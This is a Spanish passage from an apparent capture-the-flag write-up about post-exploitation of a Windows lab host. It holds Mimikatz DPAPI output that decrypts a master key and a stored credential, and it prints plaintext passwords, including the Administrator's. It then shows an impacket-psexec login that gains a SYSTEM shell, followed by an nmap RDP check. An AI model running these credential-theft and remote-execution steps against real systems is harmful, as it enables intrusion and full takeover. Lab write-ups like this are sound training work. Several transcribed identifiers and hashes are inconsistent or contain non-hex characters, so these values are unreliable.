salt : 9c51ca4d00768c73d4fbff60b95e549e
rounds : 000043f8 - 17400
algHash : 0000000e - 32782 (CALG_SHA_512)
algCrypt : 00000610 - 26128 (CALG_AES_256)
pbkey : e78f1d09894cccd7a05285c17fae1c31ad1210f7ada051ae3203536df613e63a0e4647ca9ed51407637d8c1cc2ad16b2306aab56d7d2707b0c77422e7de39eb8bdfcc
a1245dbd7d847f61530a93895012a3d9c7a8c9c059206d714c9ee8fe34ced5062c412

[BackupKey]
**MASTERKEY**
dwVersion : 00000002 - 2
salt : 4bb6dd9b5b9e56d97b7bf114796457f4
rounds : 000043f8 - 17400
algHash : 0000000e - 32782 (CALG_SHA_512)
algCrypt : 00000610 - 26128 (CALG_AES_256)
pbkey : f0eb3aa5ddaa546bd7a87cbc0161fc41ae13f8714a22bc5bda86f24d95ad03369a5335159185d0276743d0c1132b35dfaaffad247d3c4f5f43260413c28b401ed70e
428327eda

[CredHist]
**CREDHIST INFO**
dwVersion : 00000003 - 3
guid : {009668e5-9305-401b-ba0d-dfa0e11b34d0}

[MasterKey]
**MASTERKEY**
dwVersion : 00000002 - 2
salt : 051c3d499789c73d4fbff60b95e549e
rounds : 000043f8 - 17400
algHash : 0000000e - 32782 (CALG_SHA_512)
algCrypt : 00000610 - 26128 (CALG_AES_256)
pbkey : e78f1d09894cccd7a05285c17fae1c31ad1210f7ada051ae3203536df613e63a0e4647ca9ed51407637d8c1cc2ad16b2306aab56d7d2707b0c77422e7de39eb8bdfcc
a1245dbd7d847f61530a93895012a3d9c7a8c9c059206d714c9ee8fe34ced5062c412

[BackupKey]
**MASTERKEY**
dwVersion : 00000002 - 2
salt : 4bb6dd9b5b9e56d97b7bf114796457f4
rounds : 000043f8 - 17400
algHash : 0000000e - 32782 (CALG_SHA_512)
algCrypt : 00000610 - 26128 (CALG_AES_256)
pbkey : f0eb3aa5ddaa546bd7a87cbc0161fc41ae13f8714a22bc5bda86f24d95ad03369a5335159185d0276743d0c1132b35dfaaffad247d3c4f5f43260413c28b401ed70e
428327eda

[CredHist]
**CREDHIST INFO**
dwVersion : 00000003 - 3
guid : {009668e5-9305-401b-ba0d-dfa0e11b34d0}

[masterkey] with password: 4Cc3ssC0ntr0ller (normal user)
key : b360fa0dfe2789207ef4d086d47cf5ae30f7206af0927c3db13957d44f0149a128391c4344a9b7b9c9e2e5351bfaf94a1a715627f27ec9fafb17f9b4af7d2
sha1: bf6d0654ef999c3ad5b09e692944da3c0d0b68afe
mimikatz #
```

En el comando empleado para descifrar la clave maestra, el parámetro **/in:0792c32e-48a5-4fe3-8b43-d93d64590580** especificaba el identificador único asociado a la *master key* que debía ser desencriptada. Por su parte, **/sid:S-1-5-21-953262931-566350628-63446256-1001** proporcionaba el *Security Identifier* del usuario propietario de dicha clave, un elemento indispensable para que DPAPI pudiera validar el contexto criptográfico correcto. Finalmente, **/password:4Cc3ssC0ntr0ller** correspondía a la contraseña del usuario, necesaria para derivar las claves internas utilizadas por DPAPI y, en consecuencia, para descifrar la clave maestra. La ejecución de este comando permitió recuperar la *master key* en texto claro, un componente esencial para acceder a las credenciales protegidas, ya que constituye la capa criptográfica que garantiza que únicamente los usuarios autorizados puedan descifrar los datos almacenados mediante este mecanismo.

Una vez obtenida la clave maestra, procedí a descifrar el archivo de credenciales utilizando el módulo `dpapi::cred` de Mimikatz. En este caso, el parámetro **/in:51AB168BE4BDB3A603DADE4F8CA81290** identificaba el archivo de credenciales concreto que debía ser procesado.



Estos archivos, cuyo nombre suele consistir en una cadena hexadecimal de 32 caracteres, contienen información de autenticación crítica —como nombres de usuario, contraseñas o tokens persistentes— que el sistema utiliza para acceder de forma transparente a recursos protegidos. Al disponer de la clave maestra descifrada en el paso anterior, Mimikatz pudo reconstruir el contenido del archivo y revelar las credenciales almacenadas en él.

Como resultado de este proceso, fue posible recuperar la contraseña del usuario **Administrator** directamente desde el almacén de credenciales del sistema. Este hallazgo permitió completar la escalada de privilegios y obtener acceso administrativo pleno a la máquina objetivo, consolidando así el control total sobre el entorno comprometido.

```
mimikatz # dpapi::cred /in:51A81B8B48085AD69A9A14F8LA81290
*DBG*:
dwVersion : 00000001 - 1
guidProvider : {df9d8cd0-1501-11d1-8c7a-00c0fc297eb}
dwMasterKeyVersion : 00000001
guidMasterKey : {0792c32e-4ba5-4fe3-8b43-d93d64590580}
dwFlags : 00000000 - 0
szDescription : Enterprise Credential Data
szDescriptionLen : 0000003a - 58
dwDataLen : Enterprise Credential Data
algCrypt : 00000610 - 26128 (CALG_AES_256)
dwAlgCryptLen : 00000100 - 256
dwSaltLen : 00000020 - 32
dwData : F5D0B8C4Ab0d99d9af3dc2c7fb7f00f1f123ac94d07a3cc012030135fa5ab0
dwMacKeyLen : 00000008 - 0
pbMacKeyLen : 00000000 - 0
pbMacKey : 
algHash : 00000000 - 32782 (CALG_SHA_512)
dwAlgHashLen : 00000100 - 256
dwDataLen : 00000000 - 37
pbMac2KeyLen : F9542d323f3a366a7f7293d02f26e4472ad32b00bac6a061914458adfd3e5
dwDataLen : 00000100 - 256
dwData : 00000000 - 0
dwSignLen : 00000040 - 64
dwSign : E3FCC153BC0C0defd074a5090ea0e552f8809562c533905baa8720a20e61e05bd51cb0200711551a10ed3b053500b3875ba90b680br403342fbf671b89c99
Decryption Credential:
* volatile cache: GUID:{8792c32e-4ba5-4fe3-8b43-d93d64590580};KeyHash:bf6d0654ef999c3ad5b09692944da3c0d0t68afe
* DCRYPT_CREDAL*
credFlags : 00000030 - 48
credSize : 000000fa - 244
credunk0 : 00002004 - 8196
Type : 00000002 - 2 - domain_password
Flags : 00000000 - 0
LastWritten : 22/08/2018 21:18:49
unkn0nOrSize : 00000000 - 56
Persist : 00000003 - enterprise
AttributeCount : 00000000 - 0
unkR0 : 00000000 - 0
unk1 : 00000000 - 0
TargetName : domain\interactive=ACCESS\Administrator
UnkData : (null)
Comment : (null)
TargetAddress : (null)
UserName : ACCESS$Administrator
CredentialLabel : 55Acc3ssS3curity@megacorp
Attributes : 0
mimikatz #
```

Además de la obtención de credenciales privilegiadas mediante DPAPI, procedí a consolidar el control total sobre el sistema recurriendo a **PsExec**, una herramienta de administración remota perteneciente a la suite Sysinternals. PsExec permite ejecutar procesos en sistemas Windows —locales o remotos— bajo distintos contextos de seguridad, proporcionando una consola interactiva que facilita la administración avanzada del entorno comprometido.

Al invocar PsExec con las credenciales previamente recuperadas y forzar la ejecución bajo el contexto de **NT AUTHORITY\SYSTEM**, fue posible obtener una sesión con el nivel de privilegio más elevado disponible en el sistema operativo. Este contexto, superior incluso al del usuario *Administrator*, otorga control absoluto sobre todos los procesos, servicios y recursos del sistema, permitiendo realizar tareas de mantenimiento, manipulación de servicios críticos, inspección de memoria y cualquier operación necesaria para la fase final de post-exploitación.

La obtención de una sesión SYSTEM mediante PsExec no solo consolidó la escalada de privilegios, sino que también garantizó un acceso estable y plenamente interactivo, facilitando la ejecución de acciones administrativas con total libertad operativa.

```
(administrator㉿kali)-[~/Descargas/content]
└$ impacket-psexec access/administrator:'55Acc3ssS3curity@megacorp'@10.129.180.173
Impacket v0.12.0-dev1 - Copyright 2023 Fortra

[*] Requesting shares on 10.129.180.173....
[*] Found writable share ADMIN$ 
[*] Uploading file C:\Windows\system32\whoami.exe
[*] Opening SVCManger on 10.129.180.173.....
[*] Creating service fwvh on 10.129.180.173.....
[*] Starting service fwvh.....
[!] Press help for extra shell commands
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami /all

USER INFORMATION
-----
User Name          SID
*****@*****      nt authority\SYSTEM S-1-5-18

GROUP INFORMATION
-----
Group Name          Type          SID          Attributes
*****@*****        *****        *****
BUILTIN\Administrators Alias          S-1-5-32-544 Enabled by default, Enabled group, Group owner
Everyone           Well-known group S-1-1-0   Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users Well-known group S-1-5-11  Mandatory group, Enabled by default, Enabled group
Mandatory Label\System Mandatory Level Label          S-1-16-10384
```



## Anexo

Como complemento al proceso de explotación y a modo de verificación adicional, ejecuté un escaneo específico sobre el puerto **3389** utilizando **Nmap**, con el objetivo de confirmar la disponibilidad del servicio **RDP (Remote Desktop Protocol)** en la máquina comprometida. Para ello empleé el comando `nmap -p3389 --open -T5 -v -n -Pn 10.129.180.173`.

La instrucción especificaba de forma explícita el puerto **3389**, correspondiente al servicio RDP, y utilizaba el modificador **--open** para mostrar exclusivamente aquellos puertos que se encontraran en estado abierto. El parámetro **-T5** establecía el nivel de agresividad máximo en la temporización del escaneo, acelerando significativamente la fase de sondeo. La opción **-v** habilitaba un modo de salida más detallado, mientras que **-n** desactivaba la resolución DNS para evitar retrasos innecesarios. Finalmente, **-Pn** instruía a Nmap a omitir la detección previa de host, asumiendo que el objetivo se encontraba activo, lo que resulta especialmente útil en entornos donde los mecanismos de filtrado pueden bloquear o interferir con los paquetes de *host discovery*.

```
(administrador@kali)-[~/Descargas/content]
└$ nmap -p3389 --open -T5 -v -n -Pn 10.129.180.173
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-29 22:23 CEST
Initiating Connect Scan at 22:23
Scanning 10.129.180.173 [1 port]
Discovered open port 3389/tcp on 10.129.180.173
Completed Connect Scan at 22:23, 0.17s elapsed (1 total ports)
Nmap scan report for 10.129.180.173
Host is up (0.17s latency).

PORT      STATE SERVICE
3389/tcp  open  ms-wbt-server

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.25 seconds
(administrador@kali)-[~/Descargas/content]
└$
```

El resultado del escaneo confirmó que el servicio RDP estaba efectivamente habilitado y accesible en la máquina objetivo. Esta constatación permitió, como curiosidad técnica adicional, establecer una sesión gráfica con el servidor comprometido y visualizar directamente su escritorio, así como las especificaciones del sistema, reforzando la comprensión global del entorno y cerrando el proceso de explotación con una validación visual del acceso obtenido.

